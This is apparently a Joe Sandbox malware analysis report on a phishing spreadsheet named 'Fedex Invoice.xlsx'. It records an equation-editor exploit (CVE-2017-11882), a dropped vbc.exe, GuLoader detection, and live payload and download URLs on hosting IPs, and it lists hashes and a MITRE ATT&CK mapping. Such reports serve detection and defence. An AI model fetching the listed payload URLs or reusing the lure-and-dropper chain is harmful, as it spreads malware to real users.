ID: 483375
Sample Name: Fedex Invoice.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 21:50:17
Date: 14/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report Fedex Invoice.xlsx 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: GuLoader 4
Yara Overview 4
Memory Dumps 4
Sigma Overview 4
Exploits: 4
System Summary: 5
Jbx Signature Overview 5
AV Detection: 5
Exploits: 5
Networking: 5
System Summary: 5
Data Obfuscation: 5
Boot Survival: 5
Malware Analysis System Evasion: 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
URLs from Memory and Binaries 8
Contacted IPs 8
Public 8
General Information 8
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 9
ASN 9
JA3 Fingerprints 10
Dropped Files 10
Created / dropped Files 10
Static File Info 17
General 17
File Icon 17
Network Behavior 17
TCP Packets 17
HTTP Request Dependency Graph 17
HTTP Packets 17
Code Manipulations 18
Statistics 18
Behavior 18
System Behavior 18
Analysis Process: EXCEL.EXE PID: 1256 Parent PID: 596 18
General 18
File Activities 19
File Written 19
Registry Activities 19
Key Created 19
Key Value Created 19
Analysis Process: EQNEDT32.EXE PID: 2624 Parent PID: 596 19
General 19
File Activities 19
Registry Activities 19
Key Created 19
Analysis Process: vbc.exe PID: 1712 Parent PID: 2624 19
General 19
File Activities 20

Disassembly 20
Code Analysis 20


Windows Analysis Report Fedex Invoice.xlsx

Overview


General Information

Sample Name:	Fedex Invoice.xlsx
Analysis ID:	483375
MD5:	ec7f52b07d135f7..
SHA1:	c89fa952eaef37a..
SHA256:	150f45aec13d1ab.
Tags:	FEDEX VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Yara detected GuLoader
- Office equation editor starts process…
- Sigma detected: Execution from Sus…
- Office equation editor drops PE file
- Tries to detect virtualization through…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1256 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2624 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 1712 cmdline: 'C:\Users\Public\vbc.exe' MD5: ED004FE1AA9F4FA169A05B6716C03484)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "http://37.0.11.217/KELLYREMCOS_UOuJB118.bin"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.692429945.000000000045 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Yara detected GuLoader

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:


Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Exploitation for Client Execution 1 2	Path Interception	Process Injection 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrc Insecure Network Commun

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Extra Window Memory Injection 1	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Fedex Invoice.xlsx	31%	Virustotal		Browse
Fedex Invoice.xlsx	28%	ReversingLabs	Document-Word.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	24%	Virustotal		Browse

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://37.0.11.217/KELLYREMCOS_UOuJB118.bin	1%	Virustotal		Browse
http://37.0.11.217/KELLYREMCOS_UOuJB118.bin	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://212.192.246.25/rever/vbc.exe	8%	Virustotal		Browse
http://212.192.246.25/rever/vbc.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://37.0.11.217/KELLYREMCOS_UOuJB118.bin	true	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://212.192.246.25/rever/vbc.exe	true	• 8%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
212.192.246.25	unknown	Russian Federation		205220	RHC-HOSTINGGB	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483375
Start date:	14.09.2021
Start time:	21:50:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Fedex Invoice.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	2

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@4/21@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 4% (good quality ratio 2.3%) • Quality average: 36.2% • Quality standard deviation: 32.8%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
21:50:47	API Interceptor	29x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
212.192.246.25	ORDER.xlsx	Get hash	malicious	Browse	• 212.192.246.25/reverse/vbc.exe
	Inquiry Sheet.xlsx	Get hash	malicious	Browse	• 212.192.246.25/excel/vbc.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RHC-HOSTINGGB	ORDER.xlsx	Get hash	malicious	Browse	• 212.192.246.25
	Inquiry Sheet.xlsx	Get hash	malicious	Browse	• 212.192.246.25
	01_extracted.exe	Get hash	malicious	Browse	• 212.192.246.191
	CHECKLIST INQ 1119.vbs	Get hash	malicious	Browse	• 212.192.246.191
	DOCU_SIGN8289292930001028839.PDF.exe	Get hash	malicious	Browse	• 212.192.246.165
	DOCU_SIGN8289292930001028838.PDF.exe	Get hash	malicious	Browse	• 212.192.246.165
	DOCU_SIGN8289292930001028838.PDF.exe	Get hash	malicious	Browse	• 212.192.246.165

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DOCU_SIGN82892929300010288838.PDF.exe	Get hash	malicious	Browse	• 212.192.246.165
	DOCU_SIGN82892929300010288838.PDF.exe	Get hash	malicious	Browse	• 212.192.246.165
	Ziraat Bankasi Swift Mesaji.exe	Get hash	malicious	Browse	• 212.192.246.176
	Ziraat Bankasi Swift Mesaji.exe	Get hash	malicious	Browse	• 212.192.246.176
	Ziraat Bankasi Swift Mesaji.exe	Get hash	malicious	Browse	• 212.192.246.176
	53t6VeSUO5.exe	Get hash	malicious	Browse	• 212.192.246.56
	1p34FDbhjW.exe	Get hash	malicious	Browse	• 212.192.246.176
	eli.exe	Get hash	malicious	Browse	• 212.192.246.242
	eli.exe	Get hash	malicious	Browse	• 212.192.246.242
	rfq-aug-09451.exe	Get hash	malicious	Browse	• 212.192.246.250
	Nd1eFNdNeE.exe	Get hash	malicious	Browse	• 212.192.246.73
	J5U0QK6IhH.exe	Get hash	malicious	Browse	• 212.192.246.147
	RF 2001466081776.doc	Get hash	malicious	Browse	• 212.192.246.147

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	135168
Entropy (8bit):	6.633797451082329
Encrypted:	false
SSDEEP:	1536:A8N0//nCe6zBm5+JqYnViL7yQMLIn6Otq/CrAvI70qBGqdFafRo6DomgJ:TaCeWBJdVc/MLo6Ot57HdFaf5oj
MD5:	ED004FE1AA9F4FA169A05B6716C03484
SHA1:	59AF725F7F1D9582674A0236F4E41B76BBA99D83
SHA-256:	ACE5D939D3258882A6D2E2431A690EE9ED410432BFA537465A2DD9DA92441F74
SHA-512:	B52579B5A47391863BD9CD5052375C3FEFE2A104D058929A3911D552E1BF0D4EC0C30C73469713F1B0852771FCB3C206F486C06AAC4C15E561C552FD333C193E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 24%, Browse
Reputation:	low
IE Cache URL:	http://212.192.246.25/rever/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....6..W..W..W..K..W..u..W..q..W.Rich.W.....PE..L.....V V.....p.....@.....P.....$...(.....";.....8.. .....$.....text..... ....`.data...dE.....@....rsrc...";.....@.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\39BFBB29.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\39BFBB29.png	
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....+...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)......./...k.....pzos.....6;,..H.....U..a..9..1...$.....*.kl<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p....|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v".....".....9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y.,.....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:..D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J.+.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5DD04ABC.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.812211369731048
Encrypted:	false
SSDEEP:	3072:n34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:34UcLe0JOcXuunhqcS
MD5:	7BF1D75FF62365C6DAF8F6994B0808F9
SHA1:	C0154C020C48AC0B368D2EDC3FB1A3E78524015F
SHA-256:	F63F7244E9227031D9E5508D6EEF6D79FF1A563D3435B5C1854E27B74BD0A89F
SHA-512:	0BA39F8EB4CCA7131878F7477AAF6F99E77880109A7CFBB17D60809680B4BB2EFB0280DCB5F955AB6265E42958E2E74C53A653FD5E38992FACC3F34ADFC942B5
Malicious:	false
Reputation:	low
Preview:	....l.....m>...!.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....?!@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....Y$...p.5..f.Y.@8.%...L.5...5.....5.t.5.RQ$[..5...5.....\.5...5.$Q$[..5...5. ...Id.Y..5...5. .....d.Y.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....5.X.....5..5..8.Y.....dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ...6...F...$.....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6576CE85.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg...L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;.....,_h.(.u|0a.....].R.z...2.....GJY|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~.....(W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....},....3%..|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/....,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6964C2A.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB

SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E8D6
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.............C...C...r...."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?.....(...(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\96EA4B94.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
